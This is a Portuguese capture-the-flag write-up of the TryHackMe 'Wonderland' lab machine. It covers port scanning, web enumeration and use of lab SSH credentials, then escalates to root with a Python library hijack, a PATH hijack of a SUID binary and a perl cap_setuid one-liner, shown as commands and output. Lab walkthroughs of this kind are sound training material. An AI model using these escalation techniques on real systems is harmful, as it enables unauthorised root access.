Wonderland


TryHackMe

Para começar a exploração da máquina, vamos realizar um nmap e descobrir as portas abertas.


```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-04 21:56 -03
Initiating Parallel DNS resolution of 1 host. at 21:56
Completed Parallel DNS resolution of 1 host. at 21:56, 0.00s elapsed
Initiating SYN Stealth Scan at 21:56
Scanning 10.10.31.48 [1000 ports]
Discovered open port 22/tcp on 10.10.31.48
Discovered open port 80/tcp on 10.10.31.48
Completed SYN Stealth Scan at 21:56, 2.33s elapsed (1000 total ports)
Nmap scan report for 10.10.31.48
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
           Raw packets sent: 1001 (44.044KB) | Rcvd: 1001 (40.048KB)
```

Descobrimos que nele existem as portas 22 e 80 abertas. Como se trata de uma aplicação web, podemos começar a explorar manualmente.




Entrando na porta 80, descobrimos a página inicial do site, nela tem uma mensagem para nós seguirmos o coelho. Analisando um pouco o código fonte, descobrimos o diretório /img/, na qual está a nossa imagem. Podemos ver de existe directory listening e tentar descobrir outros arquivos.




Aqui é possível descobrir algo um pouco suspeito, pois existem 2 imagens da alice_door, uma com jpg e outra com png. Talvez tenha algo aí.

Continuando a exploração, vamos fazer uma enumeração de diretórios e tentar descobrir coisas escondidas.

Com isso, foi possível encontrar 2 diretórios que podem ser importantes, o primeiro é o /r e outro é o /poem.




Nesse indica que há algo a mais para se descobrir, podemos tentar vasculhar diretórios dentro dele.




Nessa mostra um poema que pode ser útil em algum momento.

Depois de pensar um pouco, conseguimos descobrir os diretórios por trás do /r, ele forma a paralva “rabbit”.




Com isso, descobrimos uma mini historinha que está sendo contata em cada página. No final dela, ou seja, na última página, podemos ver o código fonte e ver possíveis credenciais de acesso.




- alice:HowDothTheLittleCrocodileImproveHisShiningTail

Podemos tentar essas credenciais para nos conectar no ssh.



Com isso nos conectamos com sucesso, agora somos o usuário Alice.

Quando entramos com a aline, vimos que no diretório dela existe um arquivo chamado root.txt, que só é acessível pelo root e, um arquivo python do root, mas que temos permissão de leitura.



Além disso, descobrimos que existem outros 3 usuários no sistema, além da alice.

```
total 16
drwxr-xr-x 5 alice     alice     4096 May 25  2020 alice
drwxr-x--- 3 hatter    hatter    4096 May 25  2020 hatter
drwxr-x--- 2 rabbit    rabbit    4096 May 25  2020 rabbit
drwxr-x--- 6 tryhackme tryhackme 4096 May 25  2020 tryhackme
```

Lendo o script em python, vimos que ele mostra um poema e gera 10 linhas aleatórias para serem mostradas na tela.

```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright —
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done —
"It's very rude of him," she said,
"To come and spoil the fun!"

The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head —
There were no birds to fly.

The Walrus and the Carpenter
Were walking close at hand;
They wept like anything to see
Such quantities of sand:
"If this were only cleared away,"
They said, "it would be grand!"

"If seven maids with seven mops
Swept it for half a year,
Do you suppose," the Walrus said,
"That they could get it clear?"
"I doubt it," said the Carpenter,
And shed a bitter tear.

"O Oysters, come and walk with us!"
The Walrus did beseech.
"A pleasant walk, a pleasant talk,
Along the briny beach:
We cannot do with more than four,
To give a hand to each."

The eldest Oyster looked at him.
But never a word he said:
The eldest Oyster winked his eye,
And shook his heavy head —
Meaning to say he did not choose
To leave the oyster-bed.
```

Dando o comando sudo -l, vimos que podemos executar o python3.6 como usuário rabbit. Podemos tentar usar isso para nos movermos lateralmente para o rabbit. Para isso, podemos tentar infectar o script random em python, que está sendo importado logo no início do programa.

Com isso, criamos um arquivo chamado random.py com um script que nos dá shell.

```
alice@wonderland:~$ cat random.py
import os

os.system("/bin/bash")
```

```
alice@wonderland:~$ ls -l
total 12
-rwxrwxrwx 1 alice alice   45 Jul  5 02:06 random.py
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
```

Com isso, executamos o programa como usuário rabbit, pois temos permissão e, nos tornamos ele.

- sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py

```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$
```

Agora navegando para o diretório do rabbit, descobrimos que existe um binário que pode ser executado com SUID do root.

```
rabbit@wonderland:~$ cd ..
rabbit@wonderland:/home$ ls -l
total 16
drwxr-xr-x 5 alice     alice     4096 Jul  5 02:13 alice
drwxr-x--- 3 hatter    hatter    4096 May 25  2020 hatter
drwxr-x--- 2 rabbit    rabbit    4096 May 25  2020 rabbit
drwxr-x--- 6 tryhackme tryhackme 4096 May 25  2020 tryhackme
rabbit@wonderland:/home$ cd rabbit
rabbit@wonderland:/home/rabbit$ ls -l
total 20
-rwsr-sr-x 1 root root 16816 May 25  2020 teaParty
rabbit@wonderland:/home/rabbit$
```

Executando esse binário, vimos que ele informa a data atual e nos fala para perguntar algo.

Primeiramente, podemos tentar supor que esse binário chama a função “date” do Linux sem passar seu caminho completo. Caso isso não dê certo, pode ser que tenhamos que fazer um buffer overflow desse binário.

Podemos então para isso criar um arquivo infectado chamado date em /tmp, dar permissão para ele e colocar o diretório tmp em primeiro no PATH.

```
rabbit@wonderland:/tmp$ ls -l
total 12
-rw-r--r-- 1 rabbit rabbit   10 Jul  5 02:20 date
drwx------ 3 root   root   4096 Jul  5 00:43 systemd-private-a50e639823724910a2bc93c09efba
drwx------ 3 root   root   4096 Jul  5 00:42 systemd-private-a50e639823724910a2bc93c09efba
rabbit@wonderland:/tmp$ chmod 777 date
rabbit@wonderland:/tmp$ export PATH=/tmp:$PATH
rabbit@wonderland:/tmp$ echo PATH
PATH
rabbit@wonderland:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/tmp$ cd /home/rabbit
rabbit@wonderland:/home/rabbit$ ls -l
total 20
-rwsr-sr-x 1 root root 16816 May 25  2020 teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$
```

Com isso nos tornamos o usuário “hatter”. Indo no diretório dela, vimos que existe um arquivo interessante chamado password.txt

```
hatter@wonderland:/home/rabbit$ cd ../hatter
hatter@wonderland:/home/hatter$ ls -l
total 4
-rw------- 1 hatter hatter 29 May 25  2020 password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
hatter@wonderland:/home/hatter$
```

Nesse arquivo tem um texto que muito provavelmente pode ser a senha do root, vamos tentar então.

- WhyIsARavenLikeAWritingDesk?

```
hatter@wonderland:/home/hatter$ su root
Password:
su: Authentication failure
hatter@wonderland:/home/hatter$
```

Não conseguimos nos autenticar como root, podemos então tentar outra coisa, essa senha pode ser a da própria hatter e podemos ter alguma coisa interessante no sudo -l.

```
hatter@wonderland:/home/hatter$ sudo -l
[sudo] password for hatter:
Sorry, user hatter may not run sudo on wonderland.
hatter@wonderland:/home/hatter$ ls -la
```

Fazendo isso, vimos que não é isso também, porém sabemos que essa é a senha da hatter.

Continuando a exploração, descobrimos que a hatter pode executar comandos de setuid.

```
hatter@wonderland:/home/hatter$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
hatter@wonderland:/home/hatter$
```

Podemos explorar isso para tentar nos tornar root.

Tentando explorar isso pegando um script do gtfobins, porém, descobrimos que nosso usuário não está com gid da hatter, mas sim do rabbit, com isso não está dando permissão no perl.

```
hatter@wonderland:/home/rabbit$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:/home/rabbit$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
bash: /usr/bin/perl: Permission denied
hatter@wonderland:/home/rabbit$ su hatter
Password:
hatter@wonderland:/home/rabbit$ id
uid=1003(hatter) gid=1003(hatter) groups=1003(hatter)
hatter@wonderland:/home/rabbit$
```

Para isso, tivemos que usar a senha da hatter e virar ela com o comando “su”, com isso conseguimos executar o comando que irá nos tornar root.

- /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

```
hatter@wonderland:/home/rabbit$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
#
```

Com isso nos tornamos root e terminamos a o CTF.